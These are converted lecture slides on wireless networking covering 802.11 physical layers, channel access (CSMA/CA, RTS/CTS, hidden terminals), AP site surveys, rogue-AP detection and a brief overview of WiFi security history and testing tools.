<b>OFDM SYMBOL DURATION</b>		3.2 us + 0.8/0.4 us CP	<b>12.8 us + 0.8/1.6/3.2 us CP</b>
<b>HIGHEST MODULATION</b>		256-QAM	<b>1024-QAM</b>
<b>DATA RATES</b>		433 Mbps (80 MHz, 1 SS) 6933 Mbps (160 MHz, 8 SS)	600.4 Mbps (80 MHz, 1 SS) 9607.8 Mbps (160 MHz, 8 SS)




# 802.11b

- Data rate
  - ◆ 1, 2, 5.5, 11 Mbit/s
  - ◆ User data rate max. approx. 6 Mbit/s
- Transmission range
  - ◆ 300m outdoor, 30m indoor
  - ◆ Max. data rate ~10m indoor
- Frequency
  - ◆ Free 2.4 GHz ISM-band

## 802.11b Physical Channels

- 12 channels available for use in the US
  - Each channel is 20+2 MHz wide
  - Only 3 orthogonal channels
  - Using any others causes interference


US (FCC)/Canada (IC)



## Joining an 802.11 network.


- ❖ 802.11b: 2.4GHz-2.485GHz spectrum divided into 11 channels at different frequencies
  - AP admin chooses frequency for AP
  - interference possible: channel can be same as that chosen by neighboring AP!
- ❖ host: must **associate** with an AP
  - scans channels, listening for *beacon frames* containing AP's name (SSID) and MAC address
  - selects AP to associate with
  - may perform authentication [Chapter 8]
  - will typically run DHCP to get IP address in AP's subnet

# 802.11: Passive/Active Scanning



## passive scanning:

- (1) beacon frames sent from APs
- (2) association Request frame sent: H1 to selected AP
- (3) association Response frame sent from selected AP to H1



## active scanning:

- (1) Probe Request frame broadcast from H1
- (2) Probe Response frames sent from APs
- (3) Association Request frame sent: H1 to selected AP
- (4) Association Response frame sent from selected AP to H1


## Link Characteristics

# Wireless Link Characteristics

- Signal is broadcast
  - At any given instance radio signal has information for one device
  - All devices can receive the signal
  - Limitations on bandwidth, and major security headaches
- Signal strength decreases over distance (attenuation)
- Interference from other signals
  - WiFi Access Points(AP) have minimum separation requirements
  - Other sources can interfere (motors, microwaves, etc.)
- Multipath propagation (bouncing)
  - Radio signal reflects off walls, ground etc.
  - Arrives at slightly different times at destination


# Wireless Characteristics

- ❖ SNR: signal-to-noise ratio
  - larger SNR – easier to extract signal from noise (a “good thing”)
- ❖ *SNR versus BER tradeoffs*
  - *given physical layer*: increase power -> increase SNR->decrease BER
  - *given SNR*: choose physical layer that meets BER requirement, giving highest thruput
    - SNR may change with mobility: dynamically adapt physical layer (modulation technique, rate)




# Multipath Interference aka Inter-symbol interference (ISI)

- RF signals bounce off of objects (e.g., walls)
  - Reflected signals travel different distances to receiver
  - Difference in distance leads to difference in delay




- Limits effective modulation rate in 802.11b

# Orthogonal Frequency-division Multiplexing (OFDM)



## OFDM Physical

- Each 20-MHz channel divided into 50 subcarriers
  - Subcarriers spaced appropriately, 4 used as “pilots”



# Carrier Sense Multiple Access

**CSMA:** listen before transmit

- If channel sensed idle: transmit entire packet
- If channel sensed busy, defer transmission
  - Persistent CSMA: retry immediately with probability  $p$  when channel becomes idle (may cause instability)
  - Non-persistent CSMA: retry after random interval
- But what about collisions?

- Impossible to hear collision w/half-duplex radio
- Wireless MAC protocols often use **collision avoidance** techniques, in conjunction with a **(physical or virtual) carrier sense** mechanism
- Collision avoidance
  - ◆ Nodes negotiate to reserve the channel.
  - ◆ Once channel becomes idle, the node waits for a randomly chosen duration before attempting to transmit.


# CSMA/CA

## 802.11 sender


- 1 if sense channel idle for **DIFS** then  
transmit entire frame (no CD)
- 2 if sense channel busy then  
start random backoff time  
timer counts down while channel idle  
transmit when timer expires  
if no ACK, increase random backoff interval,  
repeat 2

## 802.11 receiver

- if frame received OK  
return ACK after **SIFS**




# Hidden Terminal Problem




- B can communicate with both A and C
- A and C cannot hear each other
- Problem
  - When A transmits to B, C cannot detect the transmission using the **carrier sense** mechanism
  - If C transmits, collision will occur at node B
- Solution
  - Hidden sender C needs to defer

Multiple wireless senders and receivers create additional problems (beyond multiple access):



### *Hidden terminal problem*


- ❖ B, A hear each other
- ❖ B, C hear each other
- ❖ A, C can not hear each other  
means A, C unaware of their interference at B



### *Signal attenuation:*


- ❖ B, A hear each other
- ❖ B, C hear each other
- ❖ A, C can not hear each other  
interfering at B

## RTS/CTS



- When A wants to send a packet to B, A first sends a **Request-to-Send (RTS)** to B
- On receiving RTS, B responds by sending **Clear-to-Send (CTS)**, provided that A is able to receive the packet
- When C overhears a CTS, it keeps quiet for the duration of the transfer
  - Transfer duration is included in both RTS and CTS

## RTS/CTS (MACA)



- When A wants to send a packet to B, A first sends a **Request-to-Send (RTS)** to B
- On receiving RTS, B responds by sending **Clear-to-Send (CTS)**, provided that A is able to receive the packet
- When C overhears a CTS, it keeps quiet for the duration of the transfer
  - Transfer duration is included in both RTS and CTS

## Engineering/Installation


# Wireless Link Engineering Issues

- Both Devices and AP can vary their radio characteristics
- Measure interference and reduce or increase signal strength
- Attempt to roam between AP's
- Physical Position
  - AP nearest door in a large room often becomes overloaded
  - AP's must not be positioned too close to each other
  - Or to large reflection points (eg. walls)
- Rogue AP's can be a headache
  - Installed by users to extend/increase WiFi access

# Physical Location: In practice

- Equipment lifespan is typically 5 years
- WiFi AP installation or update begins with a site survey
- Estimate or measure no. of devices, distribution
  - Typically 2-3/person
  - Newer workstations now also typically have WiFi and Ethernet
  - Network load - Web browsing, video conferencing, etc.
- Signal strength site survey:
  - Most vendors provide software/equipment
  - Different types, and capacity for AP's
  - Don't forget, also have to connect into switch
  - For small companies, may be cheaper to overprovision
- Third party vendors
  - AirMagnet
  - Ekahau (also home network version)

## Ekahau HeatMapper (Windows)




# Cisco Access Points

## Improve Wireless Performance Everywhere Gigabit Wi-Fi for Any Size Organization / Any Business Model




# Cisco Prime Infrastructure



# Rogue AP Detection

<input type="checkbox"/>	Minor	<u>00:13:5f:0e:40:d0</u>	Cisco	AP	a	-69	0	7/25/06 10:08 AM	Alert
<input type="checkbox"/>	Minor	<u>00:15:c7:81:fa:</u>	Rogue AP '00:13:5f:0e:40:d0' with SSID '56' and channel number '56' is detected by AP 'sjct4-22b-ap4' Radio type '802.11a' with RSSI '-69' and SNR '20'.					7/25/06 10:08 AM	Alert
<input type="checkbox"/>	Minor	<u>00:15:c7:aa:7b:5e</u>	Cisco	AP	a	-85	0	7/25/06 10:08 AM	Alert
<input type="checkbox"/>	Minor	<u>00:15:c7:aa:7b:5d</u>	Cisco	AP	a	-84	0	7/25/06 10:08 AM	Alert
<input type="checkbox"/>	Minor	<u>00:12:d9:7a:18:80</u>	Cisco	AP	a	-78	0	7/25/06 10:08 AM	Alert
<input type="checkbox"/>	Minor	<u>00:0b:85:55:a2:53</u>	Cisco	AP	a	-90	0	7/25/06 10:08 AM	Alert

# Radio Frequency Identification(RFID) Tracking



<http://www.dis.anl.gov/>

# 802.11 Radio Frequency Identification(RFID)



# Security

# Wireless Security Protocols

- Wireless is inherently exposed to Man in the Middle Attacks
- Wired Equivalent Privacy (WEP) :: broken 2001
- WiFi Protected Access (WPA2) :: successfully attacked 2017
  - Used AES
  - KRACK - Key Reinstallation AttaCK
  - Forced reuse on the cryptographic nonce (random number)
  - Protocol flaw with bad RNG - can be patched
- Severity also mitigated due to spread of higher level encryption
  - SSL, HTTPS, VPN's etc.
  - Still a bad idea to access your bank from public WiFi
- Major issue is patching large numbers of firmware devices


# Security Testing

- Aircrack <http://www.aircrack-ng.org/>
- Kismet <https://www.kismetwireless.net/download.shtml>
  - Open source - if you want to look at WiFi handling code
  - Kismac for Mac's - Kismac2 (Russian)


# Cellular

# Cellular Network Beginnings

- ❑ AT&T Bell Labs designed a cellular structure to reuse frequency. No two adjacent cells use the same frequency.
- ❑ 1977: FCC authorized two commercial deployments
  - Chicago: Illinois Bell
  - Washington, DC: American Radio telephone Service
  - Both services started 1983




## HOW MOBILE PHONES WORK



